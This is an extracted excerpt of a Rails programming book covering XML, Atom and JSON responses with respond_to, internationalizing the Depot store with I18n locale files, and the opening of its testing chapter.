    G ENERATING THEXML F EED 186 Now we’ll use respond_to to vector to the correct template depending on the incoming request accept header: Download depot_r/app/controllers/info_controller.rb def who_bought @product = Product.find(params[:id]) @orders = @product.orders respond_to do |format| format.html format.xml { render :layout => false } end end Inside the respond_to block, we list the content types we accept. You can think of it being a bit like a case statement, but it has one big difference: it ignores the order we list the options in and instead uses the order from the incoming request (because the client gets to say which format it prefers). Here we’re using the default action for each type of content. For html, that action is to invoke render. For xml, the action is to render the builder template. The net effect is that the client can select to receive either HTML or XML from the same action. Unfortunately, this is hard to try with a browser. Instead, let’s use a command- line client. Here we use curl (but tools such as wget work equally as well). The -H option to curl lets us specify a request header. Let’s ask for XML first: depot> curl -H "Accept: application/xml" http://localhost:3000/info/who_bought/3 <order_list for_product="Pragmatic Version Control"> <order> <name>Dave Thomas</name> <email>customer@pragprog.com</email> </order> <order> <name>F &amp; W Flintstone</name> <email>crusher@bedrock.com</email> </order> </order_list> And then HTML: depot> curl -H "Accept: text/html" http://localhost:3000/info/who_bought/3 <h3>People Who Bought Pragmatic Project Automation</h3> <ul> <li> <a href="mailto:customer@pragprog.com">Dave Thomas</a> </li> <li> <a href="mailto:crusher@bedrock.com">F & W Flintstone</a> </li> </ul> Report erratum this copy is (P1.0 printing, March 2009)
  • 187.
    G ENERATING THEXML F EED 187 Another Way of Requesting XML Although using the Accept header is the “official” HTTP way of specifying the content type you’d like to receive, it isn’t always possible to set this header from your client. Rails provides an alternative: we can set the preferred format as part of the URL. If we want the response to our who_bought request to come back as HTML, we can ask for /info/who_bought/1.html. If instead we want XML, we can use /info/who_bought/1.xml. And this is extensible to any content type (as long as we write the appropriate handler in our respond_to block). If you need to use a MIME type that isn’t supported by default, you can register your own handlers in environment.rb as follows: Mime::Type.register "image/jpg" , :jpg This behavior is already enabled by the default routing configuration provided by Rails. We’ll explain why this works on page 457—for now, just take it on faith. Open routes.rb in the config directory, and look for the following line: map.connect ':controller/:action/:id.:format' This default route says that a URL may end with a file extension (.html, .xml, and so on). If so, that extension will be stored in the variable format. And Rails uses that variable to fake out the requested content type. Try requesting the URL http://localhost:3000/info/who_bought/3.xml. Depending on your browser, you might see a nicely formatted XML display, or you might see a blank page. If you see the latter, use your browser’s View → Source function to take a look at the response. Autogenerating the XML In the previous examples, we generated the XML responses by hand, using the builder template. That gives us control over the order of the elements returned. But if that order isn’t important, we can let Rails generate the XML for a model object for us by calling the model’s to_xml method. In the code that follows, we’ve overridden the default behavior for XML requests to use this: def who_bought @product = Product.find(params[:id]) @orders = @product.orders respond_to do |format| format.html format.xml { render :layout => false , :xml => @product.to_xml(:include => :orders) } end end The :xml option to render tells it to set the response content type to applica- tion/xml. The result of the to_xml call is then sent back to the client. Report erratum this copy is (P1.0 printing, March 2009)
  • 188.
    G ENERATING THEXML F EED 188 In this case, we dump out the @product variable and any orders that reference that product: depot> curl --silent http://localhost:3000/info/who_bought/3.xml <?xml version="1.0" encoding="UTF-8"?> <product> <created-at type="datetime">2008-09-09T01:56:58Z</created-at> <description>&lt;p&gt; This book is a recipe-based approach to using Subversion that will get you up and running quickly---and correctly. All projects need version control: it's a foundational piece of any project's infrastructure. Yet half of all project teams in the U.S. don't use any version control at all. Many others don't use it well, and end up experiencing time-consuming problems. &lt;/p&gt;</description> <id type="integer">3</id> <image-url>/images/svn.jpg</image-url> <price type="decimal">28.5</price> <title>Pragmatic Version Control</title> <updated-at type="datetime">2008-09-09T01:56:58Z</updated-at> <orders type="array"> <order> <address>123 Main St</address> <created-at type="datetime">2008-09-09T01:58:07Z</created-at> <email>customer@pragprog.com</email> <id type="integer">1</id> <name>Dave Thomas</name> <pay-type>check</pay-type> <updated-at type="datetime">2008-09-09T01:58:07Z</updated-at> </order> </orders> </product> Note that by default to_xml dumps everything out. You can tell it to exclude certain attributes, but that can quickly get messy. If you have to generate XML that meets a particular schema or DTD, you’re probably better off sticking with builder templates. Atom Feeds Custom XML is fine if you want to create custom clients. But using a standard feed format, such as Atom, means that you can immediately take advantage of a wide variety of preexisting clients. Because Rails already knows about ids, dates, and links, it can free you from having to worry about these pesky details and let you focus on producing a human-readable summary: def who_bought @product = Product.find(params[:id]) @orders = @product.orders respond_to do |format| format.html format.atom { render :layout => false } end end Report erratum this copy is (P1.0 printing, March 2009)
  • 189.
    G ENERATING THEXML F EED 189 Then we provide a template, which makes use not only of the generic XML functionality that Builder provides but also of the knowledge of the Atom feed format that the atom_feed helper provides: Download depot_r/app/views/info/who_bought.atom.builder atom_feed do |feed| feed.title "Who bought #{@product.title}" feed.updated @orders.first.created_at for order in @orders feed.entry(order) do |entry| entry.title "Order #{order.id}" entry.summary :type => 'xhtml' do |xhtml| xhtml.p "Shipped to #{order.address}" xhtml.table do xhtml.tr do xhtml.th 'Product' xhtml.th 'Quantity' xhtml.th 'Total Price' end for item in order.line_items xhtml.tr do xhtml.td item.product.title xhtml.td item.quantity xhtml.td number_to_currency item.total_price end end xhtml.tr do xhtml.th 'total' , :colspan => 2 xhtml.th number_to_currency order.line_items.map(&:total_price).sum end end xhtml.p "Paid by #{order.pay_type}" end entry.author do |author| entry.name order.name entry.email order.email end end end end We can try it for ourselves: depot> curl --silent http://localhost:3000/info/who_bought/3.atom <?xml version="1.0" encoding="UTF-8"?> <feed xml:lang="en-US" xmlns="http://www.w3.org/2005/Atom"> <id>tag:localhost,2005:/info/who_bought/3</id> <link type="text/html" href="http://localhost:3000" rel="alternate"/> <link type="application/atom+xml" href="http://localhost:3000/info/who_bought/3.atom" rel="self"/> Report erratum this copy is (P1.0 printing, March 2009)
  • 190.
    G ENERATING THEXML F EED 190 <title>Who bought Pragmatic Version Control</title> <updated>2008-09-09T20:19:23Z</updated> <entry> <id>tag:localhost,2005:Order/1</id> <published>2008-09-09T20:19:23Z</published> <updated>2008-09-09T20:19:23Z</updated> <link type="text/html" href="http://localhost:3000/orders/1" rel="alternate"/> <title>Order 1</title> <summary type="xhtml"> <div xmlns="http://www.w3.org/1999/xhtml"> <p>1 line item</p> <p>Shipped to 123 Main St</p> <p>Paid by check</p> </div> </summary> <author> <name>Dave Thomas</name> <email>customer@pragprog.com</email> </author> </entry> </feed> Looks good. Now we can subscribe to this in our favorite feed reader. And JSON Too! And for those who prefer their brackets to be curly, Rails can autogenerate JavaScript Object Notation (JSON) equally as easily: def who_bought @product = Product.find(params[:id]) @orders = @product.orders respond_to do |format| format.html format.json { render :layout => false , :json => @product.to_json(:include => :orders) } end end depot> curl -H "Accept: application/json" http://localhost:3000/info/who_bought/3 {"product": {"price": 28.5, "created_at": "2008-09-09T02:22:29Z", "title": "Pragmatic Version Control", "image_url": "/images/svn.jpg", "updated_at": "2008-09-09T02:22:29Z", "id": 3, "orders": [{"name": "Dave Thomas", "address": "123 Main St", "created_at": "2008-09-09T02:23:39Z", "updated_at": "2008-09-09T02:23:39Z", "pay_type": "check", "id": 1, "email": "customer@pragprog.com"}], "description": "<p>n This book is a recipe-based approach to using Subversion that will n get you up and running quickly---and correctly. All projects needn version control: it's a foundational piece of any project's n infrastructure. Yet half of all project teams in the U.S. don't usen any version control at all. Many others don't use it well, and end n up experiencing time-consuming problems.n </p>"}} Report erratum this copy is (P1.0 printing, March 2009)
  • 191.
    F INISHING UP 191 12.2 Finishing Up The coding is over, but we can still do a little more tidying up before we deploy the application into production. We might want to check out our application’s documentation. As we’ve been coding, we’ve been writing brief but elegant comments for all our classes and methods. (We haven’t shown them in the code extracts in this book because we wanted to save space.) Rails makes it easy to run Ruby’s RDoc utility on all the source files in an RDoc ֒ page 679 → application to create good-looking programmer documentation. But before we generate that documentation, we should probably create a nice introductory page so that future generations of developers will know what our application does. To do this, edit the file doc/README_FOR_APP, and enter anything you think might be useful. This file will be processed using RDoc, so you have a fair amount of formatting flexibility. You can generate the documentation in HTML format using the rake command: depot> rake doc:app This generates documentation into the directory doc/app. The initial page of the output generated is shown in Figure 12.3, on the next page. Finally, we might be interested to see how much code we’ve written. There’s a Rake task for that, too. (Your numbers will be different from this, if for no other reason than you probably won’t have written tests yet. That’s the subject of Chapter 14, Task T: Testing, on page 210.) depot> rake stats (in /Users/dave/Work/depot) +----------------------+-------+-------+---------+---------+-----+-------+ | Name | Lines | LOC | Classes | Methods | M/C | LOC/M | +----------------------+-------+-------+---------+---------+-----+-------+ | Helpers | 17 | 15 | 0 | 1 | 0 | 13 | | Controllers | 229 | 154 | 5 | 23 | 4 | 4 | | Components | 0 | 0 | 0 | 0 | 0 | 0 | | Functional tests | 206 | 141 | 8 | 25 | 3 | 3 | | Models | 261 | 130 | 6 | 18 | 3 | 5 | | Unit tests | 178 | 120 | 5 | 13 | 2 | 7 | | Libraries | 0 | 0 | 0 | 0 | 0 | 0 | | Integration tests | 192 | 130 | 2 | 10 | 5 | 11 | +----------------------+-------+-------+---------+---------+-----+-------+ | Total | 1083 | 690 | 26 | 90 | 3 | 5 | +----------------------+-------+-------+---------+---------+-----+-------+ Code LOC: 299 Test LOC: 391 Code to Test Ratio: 1:1.3 Report erratum this copy is (P1.0 printing, March 2009)
  • 192.
    F INISHING UP 192 Figure 12.3: Our application’s internal documentation Playtime Here’s some stuff to try on your own: • Change the original catalog display (the index action in the store con- troller) so that it returns an XML product catalog if the client requests an XML response. • Try using builder templates to generate normal HTML (technically, X- HTML) responses. What are the advantages and disadvantages? • If you like the programmatic generation of HTML responses, take a look at Markaby.3 It installs as a plug-in, so you’ll be trying stuff we haven’t talked about yet, but the instructions on the website are clear. • Add credit card and PayPal processing, fulfillment, couponing, user ac- counts, content management, and so on, to the Depot application. Sell the resulting application to a big-name web company. Retire early, and do good deeds. (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) 3. http://redhanded.hobix.com/inspect/markabyForRails.html Report erratum this copy is (P1.0 printing, March 2009)
  • 193.
    In this chapter,we’ll see • localizing templates and • database design considerations for L18n. Chapter 13 Task I: Internationalization Now we have a basic cart working, and our customer starts to inquire about languages other than English, noting that her company has a big push on for expansion in emerging markets. Unless we can present something in a language that the customer understands, our customer will be leaving money on the table. We can’t have that. The first problem is that none of us is a professional translator. The customer reassures us that this is not something that we need to concern ourselves with because that part of the effort will be outsourced. All we need to worry about is enabling translation. Furthermore, we don’t have to worry about the administration pages just yet, because all the administrators speak English. What we have to focus on is the store. That’s a relief, so armed with a bit of memory of high-school Spanish, we set off to work. 13.1 Iteration I1: Enabling Translation We start by creating a new configuration file that encapsulates our knowledge of what locales are available, where they are kept, and what is to be used as the default. Download depot_s/config/initializers/i18n.rb I18n.default_locale = 'en' LOCALES_DIRECTORY = "#{RAILS_ROOT}/config/locales/" LANGUAGES = { 'English' => 'en' , "Espaxc3xb1ol" => 'es' } Now let’s look at that code.
  • 194.
    I TERATION I1:E NABLING T RANSLATION 194 The first thing we use the I18n module for is to set the default locale. Rails introduced the I18n module in release 2.2. It’s a funny name, but it sure beats typing out internationalization all the time. Internationalization, after all, starts with an i, ends with an n, and has 18 letters in between. Next, we set a constant that contains the name of the directory containing the locales. We make use of the preexisting RAILS_ROOT constant to ensure that this directory name follows with the code. The final constant is a hash of display names to locale names. Unfortunately, all we have available at the moment is a U.S. keyboard, and español has a character that can’t be directly entered via the keyboard. Different operating systems have different ways of dealing with this, and often the easiest is to simply copy and paste the correct text from a website. If you do this, just make sure that your editor is configured for UTF-8. Meanwhile, we’ve opted to use the hex equivalents of the two bytes it takes to represent the “n con tilde” character in Spanish. In order to get Rails to pick up this configuration change, the server needs to be restarted. Now we need to make use of this list. We spy some unused area in the top-right side of the layout, so we add a form immediately before the image_tag: Download depot_s/app/views/layouts/store.html.erb <% form_tag '', :method => 'GET', :class => 'locale' do %> <%= select_tag 'locale', options_for_select(LANGUAGES, I18n.locale), :onchange => 'this.form.submit()' %> <%= submit_tag 'submit' %> <%= javascript_tag "$$('.locale input').each(Element.hide)" %> <% end %> The form_tag specifies a blank URI, so the browser will re-request the current page when this form is submitted. Neat, eh? We use the GET method because no state is being transferred. A class attribute lets us associate the form with some CSS. The select_tag is used to define the one input field for this form, namely, locale. It is an options list based on the LANGUAGES hash that we set up in the con- figuration file, with the default being the current locale (also made available via the I18n module). We also set up an onchange event handler, which will submit this form whenever the value changes. This works only if JavaScript is enabled, but it is handy. Then we add a submit_tag for the cases when JavaScript is not available and a tiny bit of JavaScript that will hide each of the input tags in the locale form, even though we know that there is only one. Report erratum this copy is (P1.0 printing, March 2009)
  • 195.
    I TERATION I1:E NABLING T RANSLATION 195 Finally, we add a bit of CSS: Download depot_s/public/stylesheets/depot.css .locale { float:right; padding-top: 0.2em } Now, we can display the page and see the selector: If we change the value, we can see it immediately change back. That’s because we set the default option to display the current locale. Now we need to add the behavior so that changing the value will first set the current locale before proceeding to process the request. Since the form doesn’t change the URL, we don’t need to modify the existing controllers. Instead, we need something to take place before any other action is taken. Report erratum this copy is (P1.0 printing, March 2009)
  • 196.
    I TERATION I1:E NABLING T RANSLATION 196 So, we create a before_filter in the common base class for all of our controllers, which is ApplicationController: Download depot_s/app/controllers/application.rb class ApplicationController < ActionController::Base layout "store" before_filter :authorize, :except => :login before_filter :set_locale #... protected def set_locale session[:locale] = params[:locale] if params[:locale] I18n.locale = session[:locale] || I18n.default_locale locale_path = "#{LOCALES_DIRECTORY}#{I18n.locale}.yml" unless I18n.load_path.include? locale_path I18n.load_path << locale_path I18n.backend.send(:init_translations) end rescue Exception => err logger.error err flash.now[:notice] = "#{I18n.locale} translation not available" I18n.load_path -= [locale_path] I18n.locale = session[:locale] = I18n.default_locale end end This code sets the locale in the session from the params, if the locale value is available in the params (it should be, but you can never be too careful). Then it sets the I18n locale from the session, again being overly cautious. Finally, if the locale file is not already in the load path, it is added and loaded. Care is taken to log any errors in full for the administrator, report to the user a generic message on failure so that they are not left wondering why their change didn’t work, and revert any problematic locales from the load path and I18n.locale. Now, when we change the value, the value will still snap back to English, but at least we can see a message on the screen saying that the translation is not available and a message in the log indicating that the file wasn’t found. It might not look like it, but that’s progress. Report erratum this copy is (P1.0 printing, March 2009)
  • 197.
    I TERATION I1:E NABLING T RANSLATION 197 But before we create those files, we need something to put in those files. Let’s start with the layout, because it is pretty visible. We replace any text that needs to be translated with calls to I18n.translate (which is conveniently aliased as I18n.t and even more simply as t) and provide a unique dot-qualified name of our own choosing for each translatable string: Download depot_s/app/views/layouts/store.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > <html> <head> <title>Pragprog Books Online Store</title> <%= stylesheet_link_tag "depot" , :media => "all" %> <%= javascript_include_tag :defaults %> </head> <body id="store"> <div id="banner"> <% form_tag '', :method => 'GET', :class => 'locale' do %> <%= select_tag 'locale', options_for_select(LANGUAGES, I18n.locale), :onchange => 'this.form.submit()' %> <%= submit_tag 'submit' %> <%= javascript_tag "$$('.locale input').each(Element.hide)" %> <% end %> <%= image_tag("logo.png" ) %> <%= @page_title || I18n.t('layout.title') %> </div> <div id="columns"> <div id="side"> <% if @cart %> Report erratum this copy is (P1.0 printing, March 2009)
  • 198.
    I TERATION I1:E NABLING T RANSLATION 198 <% hidden_div_if(@cart.items.empty?, :id => "cart" ) do %> <%= render(:partial => "cart" , :object => @cart) %> <% end %> <% end %> <a href="http://www...."><%= I18n.t 'layout.side.home' %></a><br /> <a href="http://www..../faq"><%= I18n.t 'layout.side.questions' %></a><br /> <a href="http://www..../news"><%= I18n.t 'layout.side.news' %></a><br /> <a href="http://www..../contact"><%= I18n.t 'layout.side.contact' %></a><br /> <% if session[:user_id] %> <br /> <%= link_to 'Orders', :controller => 'orders' %><br /> <%= link_to 'Products', :controller => 'products' %><br /> <%= link_to 'Users', :controller => 'users' %><br /> <br /> <%= link_to 'Logout', :controller => 'admin', :action => 'logout' %> <% end %> </div> <div id="main"> <% if flash[:notice] -%> <div id="notice"><%= flash[:notice] %></div> <% end -%> <%= yield :layout %> </div> </div> </body> </html> Here’s the corresponding locale file, first in English: Download depot_s/config/locales/en.yml en: layout: title: "Pragmatic Bookshelf" side: home: "Home" questions: "Questions" news: "News" contact: "Contact" and next in Spanish: Download depot_s/config/locales/es.yml es: layout: title: "Publicaciones de Pragmatic" side: home: "Inicio" questions: "Preguntas" news: "Noticias" contact: "Contacto" Report erratum this copy is (P1.0 printing, March 2009)
  • 199.
    I TERATION I1:E NABLING T RANSLATION 199 The format is YAML, the same as the one used to configure the databases. YAML simply consists of indented names and values, where the indentation in this case matches the structure that we created in our names: Next to be updated is the product index template: Download depot_s/app/views/store/index.html.erb <h1><%= I18n.t 'main.title' %></h1> <% for product in @products -%> <div class="entry"> <%= image_tag(product.image_url) %> <h3><%=h product.title %></h3> <%= product.description %> <div class="price-line"> <span class="price"><%= number_to_currency(product.price) %></span> <% form_remote_tag :url => {:action => 'add_to_cart', :id => product} do %> <%= submit_tag I18n.t('main.button.add') %> <% end %> </div> </div> <% end %> Report erratum this copy is (P1.0 printing, March 2009)
  • 200.
    I TERATION I1:E NABLING T RANSLATION 200 And here’s the corresponding updates to the locales files: Download depot_s/config/locales/en.yml en: main: title: "Your Pragmatic Catalog" button: add: "Add to Cart" Download depot_s/config/locales/es.yml es: main: title: "Su Cat&aacute;logo de Pragmatic" button: add: "A&ntilde;adir al Carrito" Note that since we did not use the Rails h helper function in our ERb template, we are free to use HTML entity names for characters that do not appear on our keyboard: Feeling confident, we move onto the cart partial: Download depot_s/app/views/store/_cart.html.erb <div class="cart-title"><%= I18n.t 'layout.cart.title' %></div> <table> <%= render(:partial => "cart_item" , :collection => cart.items) %> Report erratum this copy is (P1.0 printing, March 2009)
  • 201.
    I TERATION I1:E NABLING T RANSLATION 201 <tr class="total-line"> <td colspan="2">Total</td> <td class="total-cell"><%= number_to_currency(cart.total_price) %></td> </tr> </table> <%= button_to I18n.t('layout.cart.button.checkout'), :action => 'checkout' %> <%= button_to I18n.t('layout.cart.button.empty'), :action => :empty_cart %> Download depot_s/config/locales/en.yml en: cart: title: "Your Cart" button: empty: "Empty cart" checkout: "Checkout" Download depot_s/config/locales/es.yml es: layout: cart: title: "Carrito de la Compra" button: empty: "Vaciar Carrito" checkout: "Comprar" Report erratum this copy is (P1.0 printing, March 2009)
  • 202.
    I TERATION I1:E NABLING T RANSLATION 202 At this point, we notice our first problem. Currency amounts are displayed as 49.9 in es instead of $49.90. This is because languages are not the only thing that varies from locale to locale; currencies do too. And the customary way that numbers are presented varies too. So, first we check with our customer, and we verify that we are not worrying about exchange rates at the moment (whew!), because that will be taken care of by the credit card and/or wire companies, but we do need to display the string “USD” or “$US” after the value when we are showing the result in Spanish. Another variation is the way that numbers themselves are displayed. Decimal values are delimited by a comma, and separators for the thousands place are indicated by a dot. Currency is a lot more complicated than it first appears, and that’s a lot of decisions to be made. Fortunately, Rails knows to look in your translations file for this information; all we need to do is supply it: Download depot_s/config/locales/es.yml es: number: currency: format: unit: "$US" precision: 2 separator: "," delimiter: "." format: "%n&nbsp;%u" Download depot_s/config/locales/en.yml en: number: currency: format: unit: "$" precision: 2 separator: "." delimiter: "," format: "%u%n" We’ve specified the unit, precision, separator, and delimiter for number.currency. format. That much is pretty self-explanatory. The format is a bit more involved: %n is a placeholder for the number itself; &nbsp; is a nonbreaking space char- acter, preventing this value from being split across multiple lines; and %u is a placeholder for the unit. Report erratum this copy is (P1.0 printing, March 2009)
  • 203.
    I TERATION I1:E NABLING T RANSLATION 203 Now we feel that we are in the home stretch. The checkout form is next: Download depot_s/app/views/store/checkout.html.erb <div class="depot-form"> <%= error_messages_for 'order' %> <% form_for :order, :url => { :action => :save_order } do |form| %> <fieldset> <legend><%= I18n.t 'checkout.legend' %></legend> <div> <%= form.label :name, I18n.t('checkout.name') + ":" %> <%= form.text_field :name, :size => 40 %> </div> <div> <%= form.label :address, I18n.t('checkout.address') + ":" %> <%= form.text_area :address, :rows => 3, :cols => 40 %> </div> <div> <%= form.label :email, I18n.t('checkout.email') + ":" %> <%= form.text_field :email, :size => 40 %> </div> <div> <%= form.label :pay_type, I18n.t('checkout.pay_type') + ":" %> <%= form.select :pay_type, Order::PAYMENT_TYPES, :prompt => I18n.t('checkout.pay_prompt') %> </div> Report erratum this copy is (P1.0 printing, March 2009)
  • 204.
    I TERATION I1:E NABLING T RANSLATION 204 <%= submit_tag I18n.t('checkout.submit'), :class => "submit" %> </fieldset> <% end %> </div> And here are the locales: Download depot_s/config/locales/en.yml en: checkout: legend: "Please Enter your Details" name: "Name" address: "Address" email: "E-mail" pay_type: "Pay with" pay_prompt: "Select a payment method" submit: "Place Order" Download depot_s/config/locales/es.yml es: checkout: legend: "Por favor, introduzca sus datos" name: "Nombre" address: "Direcci&oacute;n" email: "E-mail" pay_type: "Pagar con" pay_prompt: "Seleccione un mxC3xA9todo de pago" submit: "Realizar Pedido" Note that we can’t get away with using HTML entities in the payment prompt, so reverting to hex is necessary. Again, a professional translator will not have this problem because they will be using a keyboard appropriate to the task at hand. Report erratum this copy is (P1.0 printing, March 2009)
  • 205.
    I TERATION I1:E NABLING T RANSLATION 205 All looks good until we hit the Realizar Pedido button prematurely and see a bunch of messages. Once again, ActiveRecord has a bunch of error messages that it can produce; all we need to do is supply the translated equivalent of the messages that we expect to produce: Download depot_s/config/locales/es.yml es: activerecord: errors: template: body: "Hay problemas con los siguientes campos:" header: one: "1 error ha impedido que este {{model}} se guarde" other: "{{count}} errores han impedido que este {{model}} se guarde" messages: inclusion: "no est&aacute; incluido en la lista" blank: "no puede quedar en blanco" Note that messages with counts typically have two forms: errors.template.header. one is the message that is produced when there is one error, and errors.template. header.other is produced otherwise. This gives the translators the opportunity to provide the correct pluralization of nouns and to match the verbs with the nouns. So we try again: Better, but the names of the model and attributes bleed through the interface. This is OK in English, because the names we picked work for English. We need to provide translations for each. Report erratum this copy is (P1.0 printing, March 2009)
  • 206.
    I TERATION I1:E NABLING T RANSLATION 206 This, too, goes into the YAML file: Download depot_s/config/locales/es.yml es: activerecord: models: order: "pedido" attributes: order: address: "Direcci&oacute;n" name: "Nombre" email: "E-mail" pay_type: "Forma de pago" We now submit the order, and we get a “Thank you for your order” message. We need to update the flash messages: Download depot_s/app/controllers/store_controller.rb def save_order @order = Order.new(params[:order]) @order.add_line_items_from_cart(@cart) if @order.save session[:cart] = nil redirect_to_index(I18n.t('flash.thanks' )) else render :action => 'checkout' end end Download depot_s/config/locales/en.yml en: flash: thanks: "Thank you for your order" Report erratum this copy is (P1.0 printing, March 2009)
  • 207.
    I TERATION I2:E XPLORING S TRATEGIES FOR C ONTENT 207 Download depot_s/config/locales/es.yml es: flash: thanks: "Gracias por su pedido" 13.2 Iteration I2: Exploring Strategies for Content Now we have the website itself translated, what’s left is the content. In particu- lar, we need to translate the titles and descriptions of the products themselves. We can handle this in multiple ways. One is to have a separate products table per language. Although that appears to be simplest from the outset, that perception turns out to be incorrect. Doing it this way implies a lot of duplication and potential for data being out of sync. The next is to have duplicate rows in the product table, and at first blush this seems to have all the same issues as separate tables. A third approach is to have separate columns: a pair of titles and descriptions in English, a pair of titles and descriptions in Spanish, and so on. This solves the out-of-sync issue but means that tables are constantly growing in width as we add new translations. People who have studied database design would propose another alternative, known as fourth normal form. The common data would be factored out into a separate table, perhaps in this case called summaries. An individual summary would have a title and a description, as well as a locale and an id. Report erratum this copy is (P1.0 printing, March 2009)
  • 208.
    I TERATION I2:E XPLORING S TRATEGIES FOR C ONTENT 208 An individual product would has_many summaries, and an individual summary would belong_to a product. To encapsulate this knowledge, the product model could provide virtual acces- sors for these two fields, selecting and caching the correct title and description based on the current locale. This separation of concerns would enable the implementation to evolve as new requirements come to light. Prepared to proceed, we roll up our sleeves. But before we get started, the customer walks by. We excitedly tell her what we are about to do, and she listens politely at first, but once we finish, she tells us that we have it all wrong. The products being sold in this case are books. Unlike hammers and thumb- tacks, it is not just the labels that are in a particular language. A book in English has English on each and every page. A translation of the book to French or Korean results in a different book—one with a different number of pages and a different ISBN number and potentially even a different price. So, we ponder this for a second, and then, our eyes light up because this is much simpler. All we need to do is to add a column to the existing product table for the locale (and we already know how to add a column) and change the find_products_for_sale method to return only those items that match the customer’s locale. find(:all, :order => "title" , :conditions => {:locale => I18n.locale}) What We Just Did By the end of this iteration, we’ve done the following: • We set the default locale for our application. • We provided an input select field, enabling the user to select an alternate locale. • We altered layouts and views to call out to the I18n module in order to translate textual portions of the interface. • We created translation files for these text fields. • We localized the display of currency amounts. • We localized ActiveRecord errors as well as our model and attribute names. Report erratum this copy is (P1.0 printing, March 2009)
  • 209.
    I TERATION I2:E XPLORING S TRATEGIES FOR C ONTENT 209 Playtime Here’s some stuff to try on your own: • Add the locale to the products column, and adjust the index view to select only the products that match the locale. Adjust the products view so that you can view, enter, and alter this new column. Enter a few products in each locale, and test the resulting application. • Determine the current exchange rate between U.S. dollars and euros, and localize the currency display to display euros when ES_es is selected. (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Report erratum this copy is (P1.0 printing, March 2009)
  • 210.
    This chapter waswritten by Mike Clark (http://clarkware.com). Mike is an independent consultant, author, and trainer. Most important, he’s a programmer. He helps teams build better software faster using agile practices. With an extensive background in J2EE and test-driven development, he’s currently putting his experience to work on Rails projects. Chapter 14 Task T: Testing In short order we’ve developed a respectable web-based shopping cart appli- cation. Along the way, we got rapid feedback by writing a little code and then punching buttons in a web browser (with our customer by our side) to see whether the application behaved as we expected. This testing strategy works for about the first hour you’re developing a Rails application, but soon there- after you’ve amassed enough features that manual testing just doesn’t scale. Your fingers grow tired and your mind goes numb every time you have to punch all the buttons, so you don’t test very often, if ever. Then one day you make a minor change and it breaks a few features, but you don’t realize it until the customer phones you to say she’s no longer happy. If that weren’t bad enough, it takes you hours to figure out exactly what went wrong. You made an innocent change over here, but it broke stuff way over there. By the time you’ve unraveled the mystery, the customer has found her- self a new best programmer. It doesn’t have to be this way. There’s a practical alternative to this madness: write tests! In this chapter, we’ll write automated tests for the application we all know and love—the Depot application.1 Ideally, we’d write these tests incrementally to get little confidence boosts along the way. Thus, we’re calling this Task T, because we should be doing testing all the time. You’ll find listings of the code from this chapter starting on page 713. 14.1 Tests Baked Right In With all the fast and loose coding we’ve been doing while building Depot, it would be easy to assume that Rails treats testing as an afterthought. Nothing 1. We’ll be testing the stock, vanilla version of Depot. If you’ve made modifications (perhaps by trying some of the playtime exercises at the ends of the chapters), you might have to make adjust- ments.
  • 211.
    U NIT TESTING OF M ODELS 211 could be further from the truth. One of the real joys of the Rails framework is that it has support for testing baked right in from the start of every project. Indeed, from the moment you create a new application using the rails com- mand, Rails starts generating a test infrastructure for you. We haven’t written a lick of test code for the Depot application, but if you look in the top-level directory of that project, you’ll notice a subdirectory called test. Inside this directory you’ll see four directories and a helper file: depot> ls -p test fixtures/ functional/ integration/ test_helper.rb unit/ So, our first decision—where to put tests—has already been made for us. The rails command creates the full test directory structure. By convention, Rails calls things that test models unit tests, things that test a single action in a controller functional tests, and things that test the flow through one or more controllers integration tests. Let’s take a peek inside the unit and functional subdirectories to see what’s already there: depot> ls test/unit line_item_test.rb order_test.rb product_test.rb user_test.rb depot> ls test/functional admin_controller_test.rb products_controller_test.rb info_controller_test.rb store_controller_test.rb line_items_controller_test.rb users_controller_test.rb orders_controller_test.rb Look at that! Rails has already created files to hold the unit tests for the models and the functional tests for the controllers we created earlier with the generate script. This is a good start, but Rails can help us only so much. It puts us on the right path, letting us focus on writing good tests. We’ll start back where the data lives and then move up closer to where the user lives. 14.2 Unit Testing of Models The first model we created for the Depot application way back on page 69 was Product. Let’s see what kind of test goodies Rails generated inside the file test/unit/product_test.rb when we generated that model: Download depot_r/test/unit/product_test.rb require 'test_helper' class ProductTest < ActiveSupport::TestCase # Replace this with your real tests. test "the truth" do assert true end end Report erratum this copy is (P1.0 printing, March 2009)
  • 212.
    U NIT TESTING OF M ODELS 212 OK, our second decision—how to write tests—has already been made for us. The generated ProductTest is a subclass of ActiveSupport::TestCase. The fact that ActiveSupport::TestCase is a subclass of the Test::Unit::TestCase class tells us that Rails generates tests based on the Test::Unit framework that comes prein- stalled with Ruby. This is good news because it means if we’ve already been testing our Ruby programs with Test::Unit tests (and why wouldn’t we be?), then we can build on that knowledge to test Rails applications. If you’re new to Test::Unit, don’t worry. We’ll take it slow. Inside this test case, Rails generated a single test the truth. The assert line in there is an actual test. It isn’t much of one, though—all it does is test that true is true. Clearly, this is a placeholder, but it’s an important one, because it lets us see that all the testing infrastructure is in place. So, let’s try to run this test class: depot> ruby -I test test/unit/product_test.rb Loaded suite test/unit/product_test Started EE Finished in 0.559942 seconds. 1) Error: test_truth(ProductTest): ActiveRecord::StatementInvalid: SQLite3::SQLException: no such table: users: DELETE FROM "users" WHERE 1=1 ... a whole bunch of tracing... 1 tests, 0 assertions, 0 failures, 2 errors Guess it wasn’t the truth, after all. The test didn’t just fail; it exploded! Thank- fully, it leaves us a clue—it couldn’t find a table called users.2 Hmph. A Database Just for Tests Remember back on page 70 when we talked about the development database for the Depot application? If you look in the database.yml file in the config directory, you’ll notice Rails actually created a configuration for three separate databases: • db/development.sqlite3 will be our development database. All of our pro- gramming work will be done here. • db/test.sqlite3 is a test database. • db/production.sqlite3 is the production database. Our application will use this when we put it online. 2. If you are using a database other than SQLite 3, the message may indicate something along the lines of Unknown database. If so, you will need to create the database. Simply use rake db:create RAILS_ENV=test or the administration tool provided with your database. Report erratum this copy is (P1.0 printing, March 2009)
  • 213.
